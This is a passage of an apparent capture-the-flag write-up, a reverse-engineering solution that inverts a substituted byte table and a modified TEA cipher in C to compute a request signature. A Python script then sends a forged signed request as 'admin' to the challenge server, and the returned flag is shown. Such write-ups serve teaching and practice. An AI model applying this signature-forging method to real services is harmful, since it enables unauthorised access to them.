                    0x9B, 0x2F, 0xFF, 0x87, 0x34, 0x8E, 0x43, 0x44, 0xC4,
0xDE,
                    0xE9, 0xCB, 0x54, 0x7B, 0x94, 0x32, 0xA6, 0xC2, 0x23,
0x3D,
                    0xEE, 0x4C, 0x95, 0x0B, 0x42, 0xFA, 0xC3, 0x4E, 0x08,
0x2E,
                    0xA1, 0x66, 0x28, 0xD9, 0x24, 0xB2, 0x76, 0x5B, 0xA2,
0x49,
                    0x6D, 0x8B, 0xD1, 0x25, 0x72, 0xF8, 0xF6, 0x64, 0x86,
0x68,
                    0x98, 0x16, 0xD4, 0xA4, 0x5C, 0xCC, 0x5D, 0x65, 0xB6,
0x92,
```

```
23                      0x6C, 0x70, 0x48, 0x50, 0xFD, 0xED, 0xB9, 0xDA, 0x5E,
    0x15,
24                      0x46, 0x57, 0xA7, 0x8D, 0x9D, 0x84, 0x90, 0xD8, 0xAB,
    0x00,
25                      0x8C, 0xBC, 0xD3, 0x0A, 0xF7, 0xE4, 0x58, 0x05, 0xB8,
    0xB3,
26                      0x45, 0x06, 0xD0, 0x2C, 0x1E, 0x8F, 0xCA, 0x3F, 0x0F,
    0x02,
27                      0xC1, 0xAF, 0xBD, 0x03, 0x01, 0x13, 0x8A, 0x6B, 0x3A,
    0x91,
28                      0x11, 0x41, 0x4F, 0x67, 0xDC, 0xEA, 0x97, 0xF2, 0xCF,
    0xCE,
29                      0xF0, 0xB4, 0xE6, 0x73, 0x96, 0xAC, 0x74, 0x22, 0xE7,
    0xAD,
30                      0x35, 0x85, 0xE2, 0xF9, 0x37, 0xE8, 0x1C, 0x75, 0xDF,
    0x6E,
31                      0x47, 0xF1, 0x1A, 0x71, 0x1D, 0x29, 0xC5, 0x89, 0x6F,
    0xB7,
32                      0x62, 0x0E, 0xAA, 0x18, 0xBE, 0x1B, 0xFC, 0x56, 0x3E,
    0x4B,
33                      0xC6, 0xD2, 0x79, 0x20, 0x9A, 0xDB, 0xC0, 0xFE, 0x78,
    0xCD,
34                      0x5A, 0xF4, 0x1F, 0xDD, 0xA8, 0x33, 0x88, 0x07, 0xC7,
    0x31,
35                      0xB1, 0x12, 0x10, 0x59, 0x27, 0x80, 0xEC, 0x5F, 0x60,
    0x51,
36                      0x7F, 0xA9, 0x19, 0xB5, 0x4A, 0x0D, 0x2D, 0xE5, 0x7A,
    0x9F,
37                      0x93, 0xC9, 0x9C, 0xEF, 0xA0, 0xE0, 0x3B, 0x4D, 0xAE,
    0x2A,
38                      0xF5, 0xB0, 0xC8, 0xEB, 0xBB, 0x3C, 0x83, 0x53, 0x99,
    0x61,
39                      0x17, 0x2B, 0x04, 0x7E, 0xBA, 0x77, 0xD6, 0x26, 0xE1,
    0x69,
40                      0x14, 0x63, 0x55, 0x21, 0x0C, 0x7D, 0x21, 0x73, 0x27,
    0x75,
41                      0x74, 0x21, 0x70, 0x76, 0x26, 0x73, 0x25, 0x72, 0x7C,
    0x21,
42                      0x75, 0x70, 0x56, 0x04, 0x50, 0x02, 0x03, 0x56, 0x07,
    0x01,
43                      0x51, 0x04, 0x52, 0x05, 0x0B, 0x56, 0x02, 0x07, 0x47,
    0x15,
44                      0x41, 0x13, 0x12, 0x47, 0x16, 0x10, 0x40, 0x15, 0x43,
    0x14,
45                      0x1A, 0x47, 0x13, 0x16, 0x74, 0x26, 0x72, 0x20, 0x21,
    0x74,
```

```
                    0x25, 0x23, 0x73, 0x26, 0x70, 0x27, 0x29, 0x74, 0x20,
0x25,
                    0x21, 0x73, 0x27, 0x75, 0x74, 0x21, 0x70, 0x76, 0x26,
0x73,
                    0x25, 0x72, 0x7C, 0x21, 0x75, 0x70, 0x56, 0x05, 0x52,
0x05,
                    0x07, 0x5B, 0x0D, 0x08, 0x59, 0x0D, 0x5C, 0x10, 0x17,
0x63,
                    0x10, 0x16, 0x47, 0x17, 0x45, 0x19, 0x1A, 0x51, 0x22,
0x1E,
                    0x50, 0x27, 0x57, 0x2A, 0x32, 0x61, 0x2F, 0x34, 0x74,
0x29,
                    0x78, 0x29, 0x2D, 0x83, 0x37, 0x38, 0x8B, 0x41, 0x8E,
0x48,
                    0x4D, 0x9B, 0x4A, 0x52, 0x21, 0x73, 0x27, 0x75, 0x74,
0x21,
                    0x70, 0x76, 0x26, 0x73, 0x25, 0x72, 0x7C, 0x21, 0x75,
0x70,
                    0x56, 0x06, 0x54, 0x08, 0x0B, 0x60, 0x13, 0x0F, 0x61,
0x16,
                    0x66, 0x1B, 0x23, 0x70, 0x1E, 0x25, 0x47, 0x19, 0x49,
0x1F,
                    0x22, 0x5B, 0x2E, 0x2C, 0x60, 0x39, 0x6B, 0x40, 0x4A,
0x7B,
                    0x4B, 0x52, 0x74, 0x2C, 0x7E, 0x32, 0x39, 0x92, 0x49,
0x4D,
                    0xA3, 0x5C, 0xAC, 0x69, 0x71, 0xC2, 0x74, 0x7F, 0x21,
0x73,
                    0x27, 0x75, 0x74, 0x21, 0x70, 0x76, 0x26, 0x73, 0x25,
0x72,
                    0x7C, 0x21, 0x75, 0x70, 0x56, 0x07, 0x56, 0x0B, 0x0F,
0x65,
                    0x19, 0x16, 0x69, 0x1F, 0x70, 0x26, 0x2F, 0x7D, 0x2C,
0x34,
                    0x47, 0x1B, 0x4D, 0x25, 0x2A, 0x65, 0x3A, 0x3A, 0x70,
0x4B,
                    0x7F, 0x56, 0x62, 0x95, 0x67, 0x70, 0x74, 0x2F, 0x84,
0x3B,
                    0x45, 0xA1, 0x5B, 0x62, 0xBB, 0x77, 0xCA, 0x8A, 0x95,
0xE9,
                    0x9E, 0xAC
            };
    int mi[]={};

    for(int i=0;i<16;i++){
    for(int j=0;j<256;j++) {

```

```
            if(ming[i]==biao1[j]){
                mi[i]=j;
            }
        }
      //  printf("%x ",biao1[ming[i]]);

    }
    for(int i=0;i<16;i+=4){
        printf("0x");
        for(int j=3;j>=0;j--){

            printf("%02x",mi[i+j]);
        }
        printf(",\n");
    }


        return 0;
    }
```

换表

```
#include <stdint.h>
#include <stdio.h>


int main() {
    unsigned int v8[]={0xf93c43ef,
                       0x85c7459f,
                       0x3cc7efc7,
                       0x63c74dc7,
    };
unsigned int v7,v6,v5;
unsigned int a3[]={0x75277321,
                   0x76702174,
                   0x72257326,
                   0x7075217c,
                   0x02500456,
                   0x01075603,
                   0x05520451,
                   0x0702560b,
                   0x13411547,
                   0x10164712,
                   0x14431540,
                   0x1613471a,
```

```
                    0x20722674,
                    0x23257421,
                    0x27702673,
                    0x25207429,
                    0x75277321,
                    0x76702174,
                    0x72257326,
                    0x7075217c,
                    0x05520556,
                    0x080d5b07,
                    0x105c0d59,
                    0x16106317,
                    0x19451747,
                    0x1e22511a,
                    0x2a572750,
                    0x342f6132,
                    0x29782974,
                    0x3837832d,
                    0x488e418b,
                    0x524a9b4d,
                    0x75277321,
                    0x76702174,
                    0x72257326,
                    0x7075217c,
                    0x08540656,
                    0x0f13600b,
                    0x1b661661,
                    0x251e7023,
                    0x1f491947,
                    0x2c2e5b22,
                    0x406b3960,
                    0x524b7b4a,
                    0x327e2c74,
                    0x4d499239,
                    0x69ac5ca3,
                    0x7f74c271,
                    0x75277321,
                    0x76702174,
                    0x72257326,
                    0x7075217c,
                    0x0b560756,
                    0x1619650f,
                    0x26701f69,
                    0x342c7d2f,
                    0x254d1b47,
                    0x3a3a652a,
                    0x567f4b70,
```

```
                    0x70679562,
                    0x3b842f74,
                    0x625ba145,
                    0x8aca77bb,
                    0xac9ee995,};



    for (int i = 0; i < 4; i += 2 )
    {
        v7 = v8[i];
        v6 = v8[i + 1];
        v5 = 0;
        for (int j = 0; j < 32; j++ )
        {
            v7 += v6 ^ (a3[j*2] + v5) ^ (v6 >> 3) ^ (4 * v6);
            v6 += v7 ^ (a3[j*2+1]+ v5) ^ (v7 >> 5) ^ (16 * v7);
            v5 -= 0x61C88647;
        }
        v8[i] = v7;
        v8[i + 1] = v6;
    }


    for(int i=0;i<4;i++){
        printf("%x \n",v8[i]);
    }

    for(int i=0;i<4;i++){
        for(int j=0;j<4;j++) {
            printf("%x", v8[i]&0xff);
            v8[i]>>=8;
        }
    }

return 0;
}
//51166cdbaa9dd748cd5b7d41fba5a5c3
```

魔改tea加密

发包得到flag

```
import requests

url = "http://node1.hgame.vidar.club:32492/flag"
```

```
4
5  headers = {
6      "sign": "51166cdbaa9dd748cd5b7d41fba5a5c3",
7      "Content-Type": "application/json; charset=utf-8",
8      "Host": "node1.hgame.vidar.club:32492",
9      "Connection": "Keep-Alive",
10     "Accept-Encoding": "gzip",
11     "User-Agent": "okhttp/3.14.9"
12 }
13 data = {
14     "username": "admin",
15     "filename": "h1g1a1m1e1"
16 }
17
18 response = requests.post(url, headers=headers, json=data)
19
20 print("Status Code:", response.status_code)
21 print("Response Body:", response.text)
22
```

```
Status Code: 200
Response Body: {"code":"200","msg":"hgame{7be75491-2329-403b-9829-a8f042dd3ba0}\u0000\u0000\u0000\u0000\u0000"}
```